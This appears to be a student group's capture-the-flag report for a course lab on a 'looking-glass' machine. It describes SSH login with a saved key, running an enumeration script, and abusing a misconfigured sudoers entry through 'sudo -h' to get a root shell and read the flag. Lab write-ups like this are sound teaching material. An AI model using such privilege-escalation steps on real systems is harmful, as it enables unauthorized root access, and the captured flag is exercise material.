
Members Involved: Chong Jii Hong, Siddiq Ferhad Bin Khairil Anual


Tools used:, kali linux, Linux Smart Enumeration script

Thought Process and Methodology and Attempts:

After saving the ssh private key as a local text file, we proceeded by running the command “chmod 600 alicekey”. It’s basically just setting the file permission so that no one else can access the file except the owner. Next, we continued by using the command “ssh -i alicekey alice@MACHINE_IP” to switch to alice. We proceeded by creating a simple http server followed by some commands which basically allow us to run the Linux Smart Enumeration script. We found that this script was actually very helpful in giving us detailed information to help us in privilege escalation. By running this script, we found that we can access the /bin/bash directory as root. After that, we ran another command which is “sudo -h ssalg-gnikool -l” just to make sure that the information is correct. Finally, we ran the command “sudo -h ssalg-gnikool /bin/bash” and got access to root. Then, we just navigate to the root directory and find a root.txt file. Having done this, we were shown with the second flag.







PSP0201 Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
99% 10:51
File System
Home
Trash
alice@looking-glass: /tmp
File Actions Edit View Help
alice@looking-glass:/tmp$ sudo -h ssalg-gnikool -l -l
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n
User alice may run the following commands on ssalg-gnikool:
Sudoers entry:
RunAsUsers: root
Options: !authenticate
Commands:
/bin/bash
alice@looking-glass:/tmp$
Right Ctrl
ENG
US
10:51 PM
26/7/2022


PSP0201 Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
99% 10:53
File System
Home
Trash
root@looking-glass: /root
File Actions Edit View Help
root@looking-glass:~# sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd ..
root@looking-glass:/home# cd ..
root@looking-glass:/# ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
root@looking-glass:/# cd root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
Right Ctrl
ENG
US
10:53 PM
26/7/2022

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102058	Chu Liang Chern	Tried to exploit but failed at user 'alice'. Do help in Nmap port calculation. Figure out how to rearrange the flag.	
1211101401	Chong Jii Hong	Tried to exploit but failed until the 3rd user. Did record and edit the presentation video.	
1211103206	Ng Kai Keat	Tried to exploit but also failed until the 3rd user. Manage to take screenshots and writing jobs.	
1211103095	Siddiq Ferhad Bin Khairil Anual	Did the recon. Discovered the exploit to root and presented his pc during the presentation.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/0KMcuN9orRY